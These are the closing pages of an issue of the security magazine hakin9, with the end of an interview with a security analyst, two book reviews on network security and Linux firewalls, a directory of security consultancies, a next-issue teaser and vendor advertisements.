h9: As I noticed, you are believed to be one of the best and most prompt *IT security seers* What do you think is the most dangerous IT vulnerability today?

AC: People, or more specifically, users of information technologies (same as yesterday and tomorrow as well as the day after tomorrow).

No format string vulnerability, malware or a 0day exploit and no sloppy software vendor (I know I am mixing vulnerabilities and threats here in a mish-mash to make

this point) have the same mind-blowing and unmitigated damage potential as a bunch of uneducated information technology users.

I've heard people say *all the security industry is here due to Microsoft [who supposedly coded crude] or it is all a fault of early TCP/IP stack creators [who supposedly didn't bake security in]*, but such opinions are sorely wrong.

No, people who use the technology is the reason why we are here. And that is why information security will never be truly "done" and will never go away into the sunset (I wrote a short article on this some time ago): people will always be screwing things up ...

h9: What new security tools have caught your eye recently?

AC: Well, I've been focused on LogLogic log management tools lately, so I don't have a specific favorite tool of the moment. Fuzzers seem to be getting a lot of attention lately, even though they have been around for a while.

h9: Could you say that you belong to the group of people who earn a descent money on doing work that they are excited about?

AC: Yes, most definitely! I definitely enjoy what I do and I am very happy that I do it for a living as well. So, you can say that my profession is my hobby as well (albeit not the only hobby)

h9: What was your first job ever – how did you earn you first money?

AC: Selling enterprise software, believe it or not. I was part-timing as a distributor of a certain brand of Russian accounting software package back when I went to University in Moscow.

h9: How did you get your first IT security related position? Was it difficult?

AC: My first full-time security job was with Ubizen. I was hired as a security researcher for their new project (at the time), SecurityWatch.com. It was certainly not easy since when you are switching fields, your resume doesn't look that impressive. What helped a lot (probably even closed the deal) was the fact that I published a few papers on SecurityFocus based on my Linux administrator security experiences.


h9: Do you think it is more or less difficult to enter the IT security job market today? How would you explain this difference?

AC: Hmm, security profession is certainly becoming more formal and I see more folks with educational backgrounds in – susprise! – IT security enter the security workforce. Is it easier? There are certainly more position now compared to 10 years ago, but at the same time there are more people, so it is a hard call.

h9: Do you have any tips for IT security passionates who are looking for a job?

AC: Just two: read and play with systems (some would say *hack*, but I won't). The first would get you the information, then knowledge, then security mindset; the latter will boost your hands-on skills which are more likely to get you your first job.

Interviewed by hakin9 team



Title: Securing Converged IP Networks
Author: Tyson Macaulay
Publisher: Auerbach Publications Taylor & Francis Group, Published in 2006
Pages: 268
Price: \$71.96

Converged IP networks are defined as the one that besides handling data (as usual networks) also cover voice (VoIP), multimedia, banking services, industrial process controls, facilities management or metering. This *All-In-One* concept may reduce costs associated with network management, business continuity and disaster recovery, increase productivity and efficiency as well as provide new functions and features (like VoIP or internet television). On the other hand convergence requires complete rethinking about ICT (Information and Communication Technology) security.

The goal of the book *Securing Converged IP Networks* is to present specificity of converged networks and point techniques, that are used to manage requirements needed to keep network assurance (confidentiality, integrity and availability). Within six chapters you will learn how to measure sensitivity and assurance requirements of different data assets. Wide range of security threats and vulnerabilities along with possible safeguards are presented. And finally a quick look at the future of ICT security and assurance under IP convergence.

There are many pictures and tables that help to comprehend some concepts. Great examples of how to evaluate risk or document existing threats and safeguards are also provided.

I think there should be some case study of hypothetical company at the end, that would sum up the content of this book and prove its importance.

Who should read this book? The author gives reader profiles which are, among others: board members, risk managers, IT managers and personnel, auditors, equipment manufacturers, telecom carriers, consultants and service providers. Each chapter is preceded by a list of target audience (and how much certain profile would be interested in the content of this chapter).

So if you want to better understand aspects of converged platforms and want to be up to date with current security practices and standards, you will find this book very helpful.

by *Damian Szewczyk*



Title: Designing and Implementing Linux Firewalls and QoS using netfilter, iproute2, NAT, and L7-filter
Author: Lucian Gheorghe
Publisher: Packt Publishing
Pages: 272
Price: \$36.99

This book shows all of the keys for designing and implementing Linux Firewalls and Quality of Service (QoS) using netfilter, iproute2, NAT, and L7-Filter. It takes a very practical approach, with real-world firewalls scenarios and examples, and providing only necessary theoretical background. It is written for linux network administrators and anyone interested in security, firewalls, and setting up a QoS configuration for it.

The book is organized as follows: Chapter 1 introduces basic theory of networking fundamentals, OSI and TCP/IP Models. Chapter 2 discusses different security threats for each networking layer presented in OSI (Layer 1, Layer 7). Chapter 3 introduces netfilter, the packet filtering framework, and iproute2, the advanced routing and traffic tool. Chapter 4 and Chapter 5 cover NAT and its types, and Layer 7 filtering using the package L7-filter. Chapters 6, 7, and 8 cover the design of firewalls for some case stud-

ies for different network size. The book is composed of 8 Chapters, with more than 100 pages for designing and implementing practical and real-world scenarios, from small networks (home office, small to medium companies) to very large ones (small and big ISP companies, remote locations, QoS, IP telephony services).

Due to *easy-to-read*, very practical approach, and attractive format, the book is aimed to a wide group of readers. For novice readers, it provides enough theoretical information and a good guide for basic tools such as netfilter, iproute2 and L7-filter, and a way to deal with easy examples such as a SOHO configuration (Small Offices and Home Office). For more advanced ones, it presents several case studies to realize more common practices to secure larger systems such as systems presented in Chapter 7 and 8. All examples used in the book are downloadable from the editorial web page.

by *Carlos Ruiz Moreno*

CLUB .PRO

000100 Day Consulting
IT your business ready

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

DIGITAL ARMAMENTS

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

*web address: <http://www.eltima.com>
e-mail: info@eltima.com*



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

If you want to become our partner – join our CLUB .PRO!

To find out more, e-mail us at

en@hakin9.org

CLUB .PRO



hakin9

Coming up
in the next issue...

The main subject of the next issue of *hakin9* will be:

- ✓ Excellent writing on Malware within the .NET-framework
- ✓ Continuation of Oracle security topic

Also inside:

- ✓ Free CD with useful applications and tools
- ✓ Advanced technical articles directed to the IT security specialists
- ✓ Presentation of most popular security tools
- ✓ Interesting techniques of protecting and attacking computer systems

hakin9 is a bi-monthly. It means 6 issues of *hakin9* a year! Each one full of precious guidelines, useful hints and essential information necessary to be even more efficient IT security professional.

Next issue of *hakin9* available in July!

The editors reserve the right to change the magazine contents.

LISTSERV® for Linux an idea to warm up to

The power and performance critical email lists need

The original builder of email communities with its invention in 1986, L-Soft's LISERV is today the leading industrial-strength email list manager. LISERV offers state-of-the-art deliverability features and is the only email list software with the security of integrated virus protection. LISERV can be controlled from anywhere on the Internet through its fully customizable Web interface. LISERV is renowned for its flexibility, scalability and performance.

Download LISERV Evaluation or LISERV Free Edition for Linux:
<http://www.lsoft.com/download/listserv.asp>
<http://www.lsoft.com/download/listservfree.asp>



The screenshot shows the LISERV 15.0 web interface. The main content area is titled "Subscriber Reports (NEWSLETTER)". It features a "Select List:" dropdown menu with "NEWSLETTER The weekly newsletter" selected. Below this, there are "Report Columns" checkboxes for "Mail Style", "ack", "Conceal", "Mail Status", "Repro", and "HTML". There are also checkboxes for "Restrictions", "Header Style", "MIME", "Subscription Date", "Topics", and "Renew". A "Search Options" section includes a "Search for Subscribers:" input field and a "Search" button. A "Subscriber Management" section has an "Add Subscriber:" input field and an "Add Subscriber" button. Below these sections is a table titled "NEWSLETTER (14 Subscribers)". The table has columns for "Subscriber Names A", "Mail style", "Mail Status", "Restrictions", and "Subscription Date". The table contains 14 rows of subscriber data. At the bottom of the page, there are "Subscribers per Page:" and "Delete Selected Subscribers" options, along with a "Send email notification of changes" checkbox and a "Submit" button.

Subscriber Names A	Mail style	Mail Status	Restrictions	Subscription Date
<input type="checkbox"/> beige@EXAMPLE.COM A Beige	Regular	Mail	No Post	31 Oct 2006
<input type="checkbox"/> black@EXAMPLE.COM B Black	Regular	Mail	No Post	31 Oct 2006
<input type="checkbox"/> brown@EXAMPLE.COM T Brown	Regular	No Mail	No Post	31 Oct 2006
<input type="checkbox"/> gray@EXAMPLE.COM S Gray	Digest	Mail	No Post	31 Oct 2006
<input type="checkbox"/> green@EXAMPLE.COM W Green	Regular	Mail	No Post	31 Oct 2006

LISERV for Linux is available for i386, 64-bit and S/390 architectures. Virus protection is provided by the integrated F-Secure® Anti-Virus. LISERV Free Edition is available for non-profit hobby users. LISERV is available only from L-Soft.





Security for all!
Sleep better with real protection!

Are you sure
that you're *not* being spied on?

Are you surprised
that your computer often
doesn't do what *you* want?

Do you have the feeling
that something is *slowing*
down your PC?

Ashampoo® AntiVirus




Complete virus protection without system slowdown!
Simple and reliable. Just install it and forget it.

Ashampoo® AntiVirus gives you comprehensive protection against viruses, worms, Trojans and dialers. And it also uses minimum memory and system resources, so that you won't even notice that it's there during your regular everyday work.

Tough on viruses. Easy on users.



Ashampoo® AntiSpyWare



Zero tolerance for spyware.
Regain full control over your computer.

Featuring new technologies and additional security tools, Ashampoo® AntiSpyWare protects you against the entire spectrum of new malware threats you are exposed to on the Internet, including hijackers, dialers, spyware, worms, adware, Trojans, key loggers and even the treacherous new rootkits.

Blocks threats before they can do any damage.



Ashampoo® FireWall FREE & FireWall PRO



Full security without gobbledegook for novices and pros.
Our ultimate protection against Internet attacks on your computer.

Ashampoo® FireWall monitors your active Internet connection and automatically blocks the activity of viruses and spyware programs. Among other things, this prevents Trojan Horse programs from turning your computer into a "zombie PC" that hackers can use for sending millions of spam mails with your account.

